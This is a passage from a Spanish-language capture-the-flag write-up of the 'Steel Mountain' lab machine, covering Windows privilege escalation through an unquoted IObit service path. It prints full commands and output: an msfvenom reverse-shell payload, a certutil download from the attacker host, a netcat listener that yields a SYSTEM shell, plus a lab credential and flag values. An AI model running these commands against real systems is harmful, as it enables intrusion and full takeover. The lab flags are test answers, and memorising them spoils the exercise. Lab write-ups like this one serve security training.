SMB 10.67.159.173 445 STEELMOUNTAIN [+] Windows 8.1 / Server 2012 R2 Build 9600 x64 (name:STEELMOUNTAIN) (domain:STEELMOUNTAIN) (signing:False) (SMBv1:True)
SMB 10.67.159.173 445 STEELMOUNTAIN [+] STEELMOUNTAIN\bill:PMBAf5KhZAxVhvqb

(kali@kali)-[~/Documents/SteelMountain/exploit]
$

```

Se prueba que se Bill tenga acceso a escribir en la dirección vulnerable encontrada. Se encuentra que Bill tiene acceso.

```

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>icacls "C:\Program Files (x86)\IObit"
icacls "C:\Program Files (x86)\IObit"
C:\Program Files (x86)\IObit STEELMOUNTAIN\bill:(OI)(CI)(RX,W)
NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>

```

Se procede a utilizar la herramienta msfvenom. Donde se genera el payload a ser ejecutado en la máquina objetivo.

Se coloca la IP del local host, se coloca el puerto y se utiliza la vulnerabilidad de ruteo de Windows.

Del otro lado, se descarga el archivo con el payload, se detiene el servicio principal y al tratar de correr el servicio principal nuevamente, ejecutará el primer archivo .exe que encuentra en la ruta, siendo el archivo con el reverse Shell que se envió a la máquina.

Permitiendo exitosamente, el acceso total al NT Authority.

```

kali@kali: ~/Documents/SteelMountain/exploit
Session Actions Edit View Help

C:\Program Files (x86)\IObit>certutil.exe -urlcache -f http://192.168.148.25/Advanced.exe Advanced.exe
certutil.exe -urlcache -f http://192.168.148.25/Advanced.exe Advanced.exe
**** Online ****
Certutil: -urlcache command completed successfully.

C:\Program Files (x86)\IObit>stop AdvancedSystemCareService9
C:\Program Files (x86)\IObit>

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 310  WIN32_OWN_PROCESS (interactive)
        STATE                : 4    RUNNING
        FLAGS                 : 16    (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE        : 0    (0x0)
        SERVICE_EXIT_CODE     : 0    (0x0)
        CHECKPOINT             : 0x0
        WAIT_HINT              : 0x0

C:\Program Files (x86)\IObit>start AdvancedSystemCareService9
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

C:\Program Files (x86)\IObit>

kali@kali: ~/Documents/SteelMountain/exploit
Session Actions Edit View Help

(kali@kali)-[~/Documents/SteelMountain/exploit]
$ netexec smb 10.67.159.173 -u 'bill' -p 'PMBAf5KhZAxVhvqb' --local-auth
SMB 10.67.159.173 445 STEELMOUNTAIN [+] Windows 8.1 / Server 2012 R2 Build 9600 x64 (name:STEELMOUNTAIN) (domain:STEELMOUNTAIN) (signing:False) (SMBv1:True)
SMB 10.67.159.173 445 STEELMOUNTAIN [+] STEELMOUNTAIN\bill:PMBAf5KhZAxVhvqb

(kali@kali)-[~/Documents/SteelMountain/exploit]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.148.25 LPORT=4444 -f exe -o Advanced.exe
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 408 bytes
Final size of exe file: 7168 bytes
Saved as: Advanced.exe

(kali@kali)-[~/Documents/SteelMountain/exploit]
$ nc -l -p 4444
listening on [any] 4444 ...
connect to [192.168.148.25] from (UNKNOWN) [10.67.159.173] 49942
Microsoft Windows [Version 6.1.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>

```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Steel Mountain

Finalmente, se busca el archivo root.txt con información crítica.

Se encuentra 9af5f314f57607c00fd09803a587db80

```
c:\Windows>cd ..
cd ..

c:\>dir root.txt /s
dir root.txt /s
Volume in drive C has no label.
Volume Serial Number is 2E4A-906A

Directory of c:\Users\Administrator\Desktop

09/27/2019  04:41 AM                32 root.txt
               1 File(s)                32 bytes

^[

Total Files Listed:
      1 File(s)                32 bytes
      0 Dir(s) 44,138,450,944 bytes free

c:\>
c:\>
c:\>
c:\>
c:\>
is not recognized as an internal or external command,
operable program or batch file.

c:\>
c:\>cd c:\Users\Administrator\Desktop
cd c:\Users\Administrator\Desktop

c:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
c:\Users\Administrator\Desktop>
```

5. Borrado de información

Borrado de información no realizado

6. Banderas

Bandera1	Bill Harper
Bandera2	8080
Bandera3	Rejetto HTTP File Server
Bandera4	2014-6287
Bandera5	b04763b6fcf51fcd7c13abc7db4fd365
Bandera6	AdvancedSystemCareService9
Bandera7	9af5f314f57607c00fd09803a587db80
Extra	powershell -c "Get-Service"

7. Herramientas usadas

Nmap	Para Mapeo de puertos abiertos y vulnerabilidades
Dirbuster	Para encontrar directorios y subdirectorios
Msfvenom	Para crear el payload en la escalación de privilegios
NetCat	Como parte de los reverse-shell
NetExec	Para comprobar credenciales
Serchsploit	Para encontrar la vulnerabilidad en la base y descargarla
WinPeas	Para encontrar vulnerabilidades en escalado de priv.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Steel Mountain

8. EXTRA Opcional

9. Conclusiones y Recomendaciones

- 1) Es importante que los sistemas de carga de archivos se encuentren actualizados y estén verificados contra vulnerabilidades
- 2) Los servicios al ser llamados deben ir sin espacios o entrecomillados para evitar inyecciones.
- 3) Las credenciales se filtraron a través de un credential manager que posiblemente almacene la información en texto sin encriptación.